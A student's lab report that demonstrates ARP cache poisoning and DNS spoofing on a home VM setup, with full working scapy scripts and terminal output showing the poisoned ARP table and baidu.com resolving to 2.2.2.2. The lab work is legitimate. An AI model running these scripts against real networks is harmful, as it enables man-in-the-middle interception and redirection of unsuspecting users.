

Lab2


Student ID: 3190104783

Name: Ou Yixin

Date: 2022-03-12

Create a Virtual Machine

The virtual machine software we use is VMWare Workstation Pro on the Windows OS. The selected virtual machine is Ubuntu 20.04. The configuration information is as follows:




It should be noted that the firewall on the host should be turned off and the network adapter option of the virtual machine should be set to bridge mode.

Next, test the network connectivity of the host and the virtual machine.


The WLAN properties on the host are shown in the image below:

WLAN 属性			^
IP 分配:	自动(DHCP)	编辑	
DNS 服务器分配:	自动(DHCP)	编辑	
SSID:	OnePlus 7	复制	
协议:	Wi-Fi 4 (802.11n)		
安全类型:	WPA2-个人		
制造商:	Intel Corporation		
描述:	Intel(R) Wi-Fi 6 AX200 160MHz		
驱动程序版本:	21.40.2.2		
网络频带:	2.4 GHz		
网络通道:	1		
链接速度(接收/传输):	130/144 (Mbps)		
IPv6 地址:	2409:8928:84c:488e:fc9d:3138:250d:1ebc		
本地链接 IPv6 地址:	fe80::fc9d:3138:250d:1ebc%15		
IPv4 地址:	192.168.140.138		
IPv4 DNS 服务器:	192.168.140.175 (未加密)		
物理地址(MAC):	84-C5-A6-3A-0D-54		

The WLAN properties on the virtual machine are shown in the image below:




Test whether the virtual machine can ping the host:



A terminal window titled "Terminal" with the date "Mar 19 05:54". The user "oeheart@ubuntu" is in the directory "~". The command executed is `ping 192.168.140.138`. The output shows 19 successful ping requests, each receiving 64 bytes from 192.168.140.138 with a TTL of 128 and varying response times between 0.357 ms and 1.82 ms.

```
oeheart@ubuntu:~$ ping 192.168.140.138
PING 192.168.140.138 (192.168.140.138) 56(84) bytes of data.
 64 bytes from 192.168.140.138: icmp_seq=1 ttl=128 time=0.779 ms
 64 bytes from 192.168.140.138: icmp_seq=2 ttl=128 time=1.82 ms
 64 bytes from 192.168.140.138: icmp_seq=3 ttl=128 time=1.59 ms
 64 bytes from 192.168.140.138: icmp_seq=4 ttl=128 time=1.04 ms
 64 bytes from 192.168.140.138: icmp_seq=5 ttl=128 time=0.492 ms
 64 bytes from 192.168.140.138: icmp_seq=6 ttl=128 time=0.378 ms
 64 bytes from 192.168.140.138: icmp_seq=7 ttl=128 time=0.418 ms
 64 bytes from 192.168.140.138: icmp_seq=8 ttl=128 time=1.15 ms
 64 bytes from 192.168.140.138: icmp_seq=9 ttl=128 time=1.10 ms
 64 bytes from 192.168.140.138: icmp_seq=10 ttl=128 time=0.451 ms
 64 bytes from 192.168.140.138: icmp_seq=11 ttl=128 time=0.361 ms
 64 bytes from 192.168.140.138: icmp_seq=12 ttl=128 time=0.389 ms
 64 bytes from 192.168.140.138: icmp_seq=13 ttl=128 time=0.376 ms
 64 bytes from 192.168.140.138: icmp_seq=14 ttl=128 time=0.378 ms
 64 bytes from 192.168.140.138: icmp_seq=15 ttl=128 time=0.362 ms
 64 bytes from 192.168.140.138: icmp_seq=16 ttl=128 time=0.333 ms
 64 bytes from 192.168.140.138: icmp_seq=17 ttl=128 time=0.363 ms
 64 bytes from 192.168.140.138: icmp_seq=18 ttl=128 time=0.361 ms
 64 bytes from 192.168.140.138: icmp_seq=19 ttl=128 time=0.357 ms
```

Test whether the host can ping the virtual machine:



A terminal window titled "C:\WINDOWS\system32" with the user "Ou Yixin@Y9000X". The command executed is `ping 192.168.140.109`. The output shows 4 successful ping requests, each receiving 32 bytes from 192.168.140.109 with a TTL of 64 and response times of <1ms or 2ms. The statistics show 0% loss and an average response time of 0ms.

```
Ou Yixin@Y9000X base C:\..\system32 ping 192.168.140.109
正在 Ping 192.168.140.109 具有 32 字节的数据:
来自 192.168.140.109 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.140.109 的回复: 字节=32 时间=2ms TTL=64
来自 192.168.140.109 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.140.109 的回复: 字节=32 时间<1ms TTL=64

192.168.140.109 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 2ms, 平均 = 0ms
Ou Yixin@Y9000X base C:\..\system32
```

ARP Spoofing

In this step, we practice both MAC address sniffing and ARP spoofing.

Before performing the ARP spoofing, the ARP cache on the host is shown in the following figure:

```
Ou Yixin@Y9000X > base > C:\..\system32 > arp -a

接口: 192.168.216.1 --- 0x5
Internet 地址      物理地址      类型
192.168.216.254    00-50-56-e3-57-04 动态
192.168.216.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

接口: 192.168.152.1 --- 0xa
Internet 地址      物理地址      类型
192.168.152.254    00-50-56-eb-14-a0 动态
192.168.152.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

接口: 192.168.140.138 --- 0xf
Internet 地址      物理地址      类型
192.168.140.109    00-0c-29-10-88-a0 动态
192.168.140.175    a6-ec-a4-f3-08-61 动态
192.168.140.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

Ou Yixin@Y9000X > base > C:\..\system32
```

We need to use a python package called scapy. Write a MAC address sniffing and ARP spoofing program, the code is as follows:

```
from scapy.all import *
```

```

def getmac(target_ip):
    arp_p=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst=target_ip)
    ans=srp(arp_p,timeout=1,verbose=False)
    return ans[0].res[0][1][1].fields['hwsrc']#返回mac地址

def spoofarpcache(target_ip,target_mac,source_ip):
    spoofed=ARP(op=2,pdst=target_ip,psrc=source_ip,hwdst=target_mac)
    print(spoofed.show())
    send(spoofed,verbose=False)

def restorearp(target_ip,target_mac,source_ip,source_mac):
    packet=ARP(op=2,hwsrc=source_mac,psrc=source_ip,hwdst=target_mac,pdst=target_ip)
    print(packet.show())
    send(packet,verbose=False)
    print("ARP Table restored to normal for",target_ip)

def main():
    target_ip=input("Enter Target IP:")
    gateway_ip=input("Enter Gateway IP:")

    try:
        target_mac=getmac(target_ip)
        print("Target MAC:",target_mac)
    except:
        print("Target machine did not respond ARP broadcast.")
        quit()


    try:
        gateway_mac=getmac(gateway_ip)
        print("Gateway MAC:",gateway_mac)
    except:
        print("Gateway is unreachable.")
        quit()

    try:
        print("Sending spoofed ARP responses.")
        while True:
            spoofarpcache(target_ip,target_mac,gateway_ip)
            spoofarpcache(gateway_ip,gateway_mac,target_ip)
    except:
        print("ARP spoofing stopped.")
        restorearp(gateway_ip,gateway_mac,target_ip,target_mac)
        restorearp(target_ip,target_mac,gateway_ip,gateway_mac)
        quit()

if __name__=="__main__":
    main()

```

Run the program on the virtual machine, and the result is shown in the following figure:



The screenshot shows a terminal window titled "oeheart@ubuntu: ~" with a dark purple background. The terminal displays the following text:

```
oeheart@ubuntu:~$ sudo python3 arp.py
Enter Target IP:192.168.140.138
Enter Gateway IP:192.168.140.175
Target MAC: 84:c5:a6:3a:0d:54
Gateway MAC: a6:ec:a4:f3:08:61
Sending spoofed ARP responses.
```

The terminal window is part of a desktop environment with a sidebar on the left containing icons for Firefox, a file manager, a music player, a document viewer, and an application store. The top of the window shows the "Activities" menu, a "Terminal" dropdown, and the date "Mar 19 06:07".

We can observe that the program successfully sniffed the MAC address of the host and gateway.

View the ARP cache on the host again as shown in the following figure:


```
C:\WINDOWS\system32
Ou Yixin@Y9000X > base C:\..\system32 > arp -a

接口: 192.168.216.1 --- 0x5
Internet 地址      物理地址      类型
192.168.216.254    00-50-56-e3-57-04 动态
192.168.216.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

接口: 192.168.152.1 --- 0xa
Internet 地址      物理地址      类型
192.168.152.254    00-50-56-eb-14-a0 动态
192.168.152.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态

接口: 192.168.140.138 --- 0xf
Internet 地址      物理地址      类型
192.168.140.109    84-c5-a6-3a-0d-54 动态
192.168.140.175    00-0c-29-10-88-a0 动态
192.168.140.255    ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态
Ou Yixin@Y9000X > base C:\..\system32 >
```

We find that the MAC address of the gateway has been replaced with 00-0c-29-10-88-a0, which is the MAC address of the virtual machine. At this point, the ARP spoofing is complete.

DNS Spoofing

DNS spoofing needs to be carried out on the basis of ARP spoofing.

Before performing the DNS spoofing, we can now ping Baidu's URL on the host, and the result is as shown below:

```
C:\WINDOWS\system32
Ou Yixin@Y9000X > base C:\..\system32 > ping www.baidu.com

正在 Ping www.a.shifen.com [36.152.44.96] 具有 32 字节的数据:
来自 36.152.44.96 的回复: 字节=32 时间=31ms TTL=53
来自 36.152.44.96 的回复: 字节=32 时间=33ms TTL=53
来自 36.152.44.96 的回复: 字节=32 时间=30ms TTL=53
来自 36.152.44.96 的回复: 字节=32 时间=27ms TTL=53

36.152.44.96 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 27ms, 最长 = 33ms, 平均 = 30ms
Ou Yixin@Y9000X > base C:\..\system32 >
```

It can be observed that the correct address resolved by DNS is 36.152.44.96.

```
import sys
import os
import threading
import signal
from scapy.all import *
from optparse import OptionParser

def quit_fun(i,j):
    print ("\n[+]Execution Finished!\n")
    sys.exit()

def DNS_Spoof(data):
    if data.haslayer(DNS):
        try:
            dns_an=DNSRR(rrname=data[DNS].qd.qname,rdata=jokers)
            repdata=IP(src=data[IP].dst,dst=data[IP].src)/UDP(dport=data[IP].sport,sport=53)
            repdata/=DNS(id=data[DNS].id,qd=data[DNS].qd,qr=1,an=dns_an)
            print ('\nhacker ip : ' + jokers + " url : "+data[DNS].qd.qname)
            send(repdata)
        except Exception as e:
            print ('dns spoof error :'+e.message)
            sys.exit(1)

def DNS_S(dns_ip,iface):
    global jokers
    jokers=dns_ip
    print ("DNS spoofing begin!")
    sniff(prn=DNS_Spoof,filter='udp dst port 53',iface=iface)
```

```

def op(eths,mubiao_ip,Ps,gateway_ip):
    ip=mubiao_ip
    wifi=gateway_ip
    dst_Mac=str(getmacbyip(ip))
    self_Mac=str(get_if_hwaddr(eths))
    wifi_Mac=str(getmacbyip(wifi))
    Ether_data=Ether(src=self_Mac,dst=dst_Mac)/ARP(op=2,hwsrc=self_Mac,psrc=wifi,hwdst
=dst_Mac,pdst=ip)
    try:
        sendp(Ether_data,inter=2,iface=eths,loop=1)
    except Exception as e:
        print("Send ARP spoofing package failed!")

def wifi(eths,mubiao_ip,gateway_ip,Ps,dns_ip):
    ip=gateway_ip
    dst=mubiao_ip
    et = eths
    dst_Mac = getmacbyip(ip)
    self_Mac = get_if_hwaddr(et)
    Ether_data = None
    if Ps=="1":
        Ether_data = Ether(src=self_Mac, dst=dst_Mac) / ARP(op=2, hwsrc='12:1a:13:a3:1
3:ef', psrc=dst, hwdst=dst_Mac, pdst=ip)
        t3 = threading.Thread(target=DNS_S, args=(dns_ip,eths))
        t3.setDaemon(True)
        t3.start()
    if Ps == "0":
        Ether_data = Ether(src=self_Mac, dst=dst_Mac) / ARP(op=2, hwsrc=self_Mac, psrc
=dst, hwdst=dst_Mac, pdst=ip)
    if Ps!="1" and Ps!="0":
        print (Ps)
        print (type(Ps))
        print ('-P Wrong parameter')
        sys.exit(1)
    try:
        sendp(Ether_data, inter=2,iface=et,loop=1)
    except Exception as e:
        print("Gateway ARP data failed to send!")

def main():
    signal.signal(signal.SIGINT,quit_fun)
    signal.signal(signal.SIGTERM,quit_fun)

    opx=OptionParser('Usage %prog[-i interface][-s adIP][-d GIP]')
    opx.add_option('-i',dest='interface',help='NIC name')
    opx.add_option('-t',dest='adIP', help='Target device IP')
    opx.add_option('-g',dest='GIP', help='Gateway IP')
    opx.add_option('-p',dest='DNS', help='Whether to open DNS spoofing (0 OFF, 1 ON)',
default='1')
    opx.add_option('-d',dest='DNSip',help='DNS Spoof IP')
    (options,args)=opx.parse_args()

    if options.interface is None or options.adIP is None or options.GIP is None :
        opx.print_help()

```

```

        sys.exit(0)
    if options.DNS=="1" and options.DNSip==None:
        print ("Fake DNS IP must be filled in!")
        opx.print_help()
        sys.exit(0)
    else:
        try:
            if os.geteuid()!=0:
                print ("[-]Please use with administrator privileges!")
                sys.exit(1)
            else:
                tail_0 = os.popen("sysctl -w net.ipv4.ip_forward=1")
                print ("ip forwarding settings:"+tail_0.read())
                eth=options.interface
                mubiao=options.adIP
                gateway=options.GIP
                P=options.DNS
                dip=options.DNSip
                print ('Begin spoofing!')
                t1=threading.Thread(target=op, args=(eth, mubiao, P, gateway))
                t1.setDaemon(True)
                t1.start()
                t2=threading.Thread(target=wifi, args=(eth, mubiao, gateway, P, dip))
                t2.setDaemon(True)
                t2.start()
        except Exception as e:
            print (e)
            sys.exit(1)

    while True:
        pass

if __name__ == '__main__':
    main()

```

Use the following command to run the script in the virtual machine:

```
sudo python3 dns.py -i ens33 -t 192.168.140.138 -g 192.168.140.175 -p 1 -d 2.2.2.2
```

After flushing the DNS resolution cache on the host, ping Baidu's URL again, the result is shown in the following figure:

```
C:\WINDOWS\system32
Ou Yixin@Y9000X > base C:\..\system32 ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。
Ou Yixin@Y9000X > base C:\..\system32 ping www.baidu.com

正在 Ping www.baidu.com [2.2.2.2] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

2.2.2.2 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
Ou Yixin@Y9000X > base C:\..\system32
```

We can find that DNS resolves the wrong address 2.2.2.2. At this point, the DNS spoofing is complete.